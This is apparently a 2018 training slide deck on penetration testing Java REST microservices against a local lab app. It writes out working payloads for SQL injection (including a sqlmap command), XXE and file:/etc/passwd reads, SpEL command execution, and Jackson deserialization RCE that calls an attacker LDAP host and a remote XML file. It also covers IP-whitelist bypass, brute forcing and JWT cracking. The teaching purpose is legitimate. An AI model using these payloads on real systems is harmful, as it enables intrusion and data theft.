Hacking Java Microservices

Sebastian Chmielewski

IDEMIA

1 sierpnia 2018

About me

- trainer at Sages
- responsible for Application Security at IDEMIA

IDEMIA

- Mobile payments (Samsung/Apple/Google)
- Keyless applications and IoT (BMW)
- Remote eSim provisioning
- Identity
- Java, Node.js, everything deployed on K8s + Docker, Java 1.8 and Scala

Snippets

goo.gl/b6sFQV

goo.gl/3mXLhe

Security testing

Security testing is a process of determining security of a product

Low hanging fruit an obvious and easy to find (when found) security bug

> *"Security testing is just a very accurate software testing"*
> *my favorite Twitter quote on security testing*

What is a . . .

- REST API
  - PUT, GET, POST, PATCH for everything
  - No UI
  - JSON/HTTP/Protobuf
- Microservice
  - architectural pattern of deploying small managable services, opposite of monolith

Docker and K8s

- Docker
  - containerization platform
  - not a virtual machine
  - a lot of containers share common host
- K8s
  - managing lots of containers

Test application and threat model

- Components
  - JS Frontend
  - Java REST Backend
  - Postgres DB
  - Payment gateway (Docker container, not used)
  - Accidental Redis database, not used
- Threat model
  - SSRF
  - Auth?
  - REST & JSON
  - Spring

Tools

- Scanner
  - OWASP ZAP
  - other: Arachni, skipfish, BurSuite (Pro), AppScan ($$$$$$)
- Static analysis tools
  - Findbugs + Find-sec-bugs
  - OWASP Dependency Check

Not in scope

- XSS
- CSRF
- other typical for GUI WebApps
  - Framable content
  - Content Sniffing
  - security headers

ZAP

- Manage Add-Ons
  - Directory List
  - FuzzDB
  - AdvFuzzer
  - Community-Scripts
- Tools -> Options -> Local proxy
  - Port -> Different than 8080 (ex. 8082)
- Setup proxy in Firefox
  - Use FoxyProxy for easier switching

Security properties

- Confidentiality
- Integrity
- Availability

Security threats

- Spoofing
- Tampering
- (non)-Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege

Threat modeling exercise

- explain threats for a local supermarket

Root causes of security bugs

- error handling
- side effects
- lack of validation and trusting user input
- unspecified behavior
- implicit behaviors
- logic errors
- insecure functions

REST Request

```
POST /api/customer/1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Accept: application/json
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Referer: http://localhost:8080/index.html
Content-Length: 184
Cookie: _ga=GA1.1.1500515197.1523530795;
Connection: close
```

{“password” : “Test123&”, “username” : “someLogin” }

params

POST /api/customer/1 HTTP/1.1
Host : localhost:8080
User-Agent : Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Accept : application/json
Accept-Language : pl,en-US;q=0.7,en;q=0.3
Accept-Encoding : gzip, deflate
Content-Type : application/json
Referer : http://localhost:8080/index.html
Content-Length : 184
Cookie : _ga=GA1.1.1500515197.1523530795;
Connection: close

{“password” : “Test123&”, “username” : “someLogin” }

More params?

POST /api/customer/1?debug=true HTTP/1.1
Host : localhost:8080
User-Agent : Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Accept : application/json
Content-Type : application/json Content-Length : 184
Cookie :
_ga=GA1.1.1500515197.1523530795; isAdmin=true
X-Forwarded-For : 127.0.0.1

{“password” : “Test123&”, “username” : “someLogin”,‘
“isAdmin” : “true” }

Phases of penetration test

- Recon
  - discover
- Vulnerability assessment
  - detect
  - confirm
- Exploitation
  - using vulnerability to attack the system


Recon

- discover paths and hidden endpoints
  - spider
  - forced browse
- identify parameters (header, path, query, body)
- identify parameter values (base64 vs json vs xml)
- find WADL/SWAGGER
- identify authentication mechanism (header, basic auth, acccess token etc.)

Content discovery

- Predefined lists
  - fuzzdb
  - Directory List
  - prepare your own dictionary
- Specialized tools
  - `dirb`
  - `svndigger`
  - `gitrob`

Forced browsing




Rysunek: Forced browsing

Discovered paths

- /api/
  - /api/Cards/403
  - /api/product
  - /api/customer
  - /api/image/
- /purchase/
- /login/
- /utility/

Hidden functionality



Rysunek: HTTP Methods

Error handling

- how application handles errors like
  - non existing content
  - 0, –1, +MAX_INT and other special values
  - invalid type
  - special characters
  - truncated or overlong values

How to test

- remove parameter
- duplicate parameter
- empty body
- no body at all
- include special characters
- include special unicode characters

POST /login

```
org.hibernate.QueryException: Expected positional paran
actual parameters: [] [SELECT em.* FROM customer as em
LIKE '!@#$%^&*()_+-={}[]\\:;\"'?/>.<,`~%']; nested exce
java.lang.IllegalArgumentException: org.hibernate.Query
Expected positional parameter count: 1, actual paramete
[SELECT em.* FROM customer as em WHERE em.username LIKE
'!@#$%^&*()_+-={}[]\\:;\"'?/>.<,`~%']
```

Use proxy to bypass IP protection

- `Tools -> Manual Request Editor`
- Enter request manually

```
GET /api/cards/
Host: <yourhost>
```

- Response

```
HTTP/1.1 403

Only whitelisted IP can use this endpoint
```

Solution?


- read /docs/
- Google for bypasses
- Add header

```
X-Forwarded-For: 127.0.0.1
X-Forwarded-For: <whitelisted IP>
```

Brute force login

- choose login request
- select password
- select `Fuzz`
- configure payload
  - File Fuzzers -> fuzzdb -> wordlists-user-passwd -> passwds -> john
- configure Message Processors -> Tag creator
  - add regex to detect successfull login
  - `\{"token":"(.*?)"\}`

IDOR



Rysunek: Direct Object Reference

LFI & SSRF

- `/api/image?url=`
- no value -> `java.net.MalformedURLException`
- try common protocols:
  - `http`
  - `file`
  - `ftp`
- `/api/image/?url=file:/etc/passwd`

SSRF

- Use Callback extension!
  - Tools -> Options -> Callback address
  - Unset `Random port`
- try external & internal host names
  - www.onet.pl
  - localhost
  - your computer name
  - Docker network: `172.18.0.2`
  - localhost forbidden? No problem: 127.0.0.1.xip.io
- port scan!
  - `Fuzz` -> `Payloads` -> `Numberzzz`

Input validation

- /api/product
  - discover supported HTTP methods
  - `Fuzz -> Fuzzdb -> http-protocol -> http-protocol-methods.txt`
- PATCH - content type null not supported
  - `Fuzz -> Payloads -> Fuzzdb -> mimetypes`
  - `HTTP/1.1 415` as tag
- `application/xml` is supported!

Structure of input XML

```
<Product>
<name>test</name>
<price>1.0</price>
<description>test</description>
</Product>
```

Verify entity expansion

```
<!DOCTYPE data [
  <!ENTITY % paramEntity
  "<!ENTITY genEntity 'xxeEntityTest'>">
  %paramEntity;
]>
<Product>
<name>test</name>
<description>&genEntity;</description>
</Product>
```

XXE - file

```
<!DOCTYPE replace [<!ENTITY ent
    SYSTEM "file:/etc/issue"> ]>
<Product>
<name>test</name>
<price>1.0</price>
<description>&ent;</description>
</Product>
```

SQLi

- how to test
  - `test'` - expect error
  - `te'||'st` <=> `test`
  - `2-1` <=> `1`
- how to exploit
  - manual Blind SQLi
  - sqlmap

Create customers

```
POST /api/customer/ HTTP/1.0
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
    Gecko/20100101 Firefox/52.0
Accept: application/json
Content-Type: application/json
Referer: http://localhost:8080/index.html
Content-Length: 182

{"address":"144 Townsend Street",
"email":"test@gmail.com","name":"Jess",
"password":"Test123&","phone":"9999999999",
"username":"chmiels",
"customerId":0,"enabled":"true","role":"user"}
```

SQLi at login page

- add two users: aaaa and bcd
- use following to blindly get value of second login

```
{"username":"aaaa' AND (select count(username)
from customer u
where u.username LIKE 'bcd%')>=1 AND '1'='1",
"password":"Test123&"}
```

- extend it to get value of second user's password

```
{"username":"chmiels' AND (select count(password)
from customer u
where u.username = 'bcd' and u.password LIKE
'123456%')>=1 AND '1'='1","password":"Test123&"}
```

Use sqlmap to exploit

```
./sqlmap.py -u "http://localhost:8080/login/"
--data="{\"username\":\"abcd' AND \$\$='\$\$=concat
(chr(61),chr(39))
AND 1=1*--\",\"password\":\"Test123&\"}"
--headers="Content-Type: application/json"
--string=token --dbms=PostgreSQL --technique=B -a
```

Generic injection

Injection part of input of program becomes part of that program

```
"some interpreted code " + input_from_user
"some interpreted code $input_from_user"
```

Detecting injection by exploits

```
user_input = Request.getParameter("command");
Runtime.getRuntime.exec(user_input);

".sleep(10)."
".‘sleep 10‘."
".sl%D0%B5ep(10)."
{${sleep(10)}}
```

Injection testing

- special characters like `{'")$;` or backslash
- special values: `+0`, `null`
- possible concatenation operators like `||` or `&`
- possible interpolation like `${}` or `$name` or backtick or `$1`
- encodings and escape sequences: `\x41`, `\0`
- comments: `/**/`, `//`, `#`, `--`
- new line characters

Sample session

```
value

val'ue
val\'ue
val\\'ue

val'||'ue
value/**/
value#
value--

"val\\'ue"
"val\\\\'ue"
```

SpEL Injection

```
PATCH http://localhost:8080/api/product/ HTTP/1.1
Content-Length: 42
Accept: application/json
Content-Type: application/xml;charset=UTF-8
Host: localhost:8080

<Product>
<price>27.0+0</price>
</Product>
```

Confirmation

```
<Product>
    <price>2.0.valueOf("3.0a".toUpperCase())</price>
</Product>
```

Exploit

```
<Product>
    <price>T(java.lang.Runtime).getRuntime().
        exec("touch /tmp/test")</price>
</Product>
```

JSON Injection

- Remote Code Execution using JSON parsers vulnerabilities!

POST /api/product

```
{"name":"Unusable Security","price":25.0,
"description":"Unusuable security is not security",
"image":"/images/1.png","obj1":1,"obj2":2,"obj3":1,
"obj4":"test"}
```

- use `fuzzdb/json-fuzzing` to fuzz obj1-obj4 fields

JSON fuzz result

- `missing property @class`
- `["java.math.BigInteger",9999999.....9999]`
- use some common Java class names
  “@class”:“java.io.IOException”

Exploit

- use https://github.com/mbechler/marshalsec

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.LDAPRefServer
http://<yourip>/foo/\#Exploit
```

- use following payload

```
{"name":"test","price":0.0,
"description": "test",
"image": "/images/1.png",
"obj1":{"@class":"com.sun.rowset.JdbcRowSetImpl",
"dataSourceName":"ldap://<yourip>:1389/foo",
"autoCommit":true}}
```

Different exploit

```
{"name":"test","price":0.0,
"description": "test",
"image": "/images/1.png",
"obj2": ["org.springframework.context.support.
FileSystemXmlApplicationContext",
"https://raw.githubusercontent.com/
irsl/jackson-rce-via-spel/master/spel.xml"]}
```

DoS

- big inputs
- special inputs
  - –1, 0, +inf
- business limits
- rate limiting
  - Uber customer allocating all possible drivers in area

Missing authentication

- Brute Force
- delete JWT /other headers
- use Access Control/Autorize to test
- token reuse, expiry, audience
- bypass authentication with different VERBS (HEAD vs GET/POST)
- bypass authentication with X-Forwarded-For headers
- bypass with mixed case (on stupid filters)
- bypass with secret parameters (`isAdmin=true`) Burp Fuzz list

JWT structure

```
[Base64(HEADER)].[Base64(PAYLOAD)].[Base64(SIGNATURE)]

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWH
.TJVA95OrM7E2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ
```

JWT

- Header
  { “alg”: “HS256”, “typ”: “JWT” }
- Payload
  - anything
- Signature

```
HMACSHA256( base64(header) + "." + base64(payload)
    ,KEY)
```

JWT threats

- algorithm confusion
  - change `alg` field to something else
  - add/modify any of the parameters
- signature exclusion
  - change `alg` to `none`
- cracking the `KEY`
  - `john the ripper`, `hashcat`
- sensitive data in payload
- not checking `iat`, `end`, `iss`, `aud` fields
- no revokation
  - save JWT token, remove use account, use the token

John

```
./john jwt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, S
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
secret           (?)
```

Testing with ZAP

- Authorization by header not supported
  - use `Replacer` addon
- Decoder

Learning resources

- Web Application Hacker's Handbook (WAHH)
  - Methodology - Chapter 26
- Bug bounty reference
  - https://github.com/ngalongc/bug-bounty-reference
- Free video course
  - https://github.com/Hacker0x01/hacker101
- OWASP
  - https://owasp.org
- Cryptology reprints
  - https://eprint.iacr.org/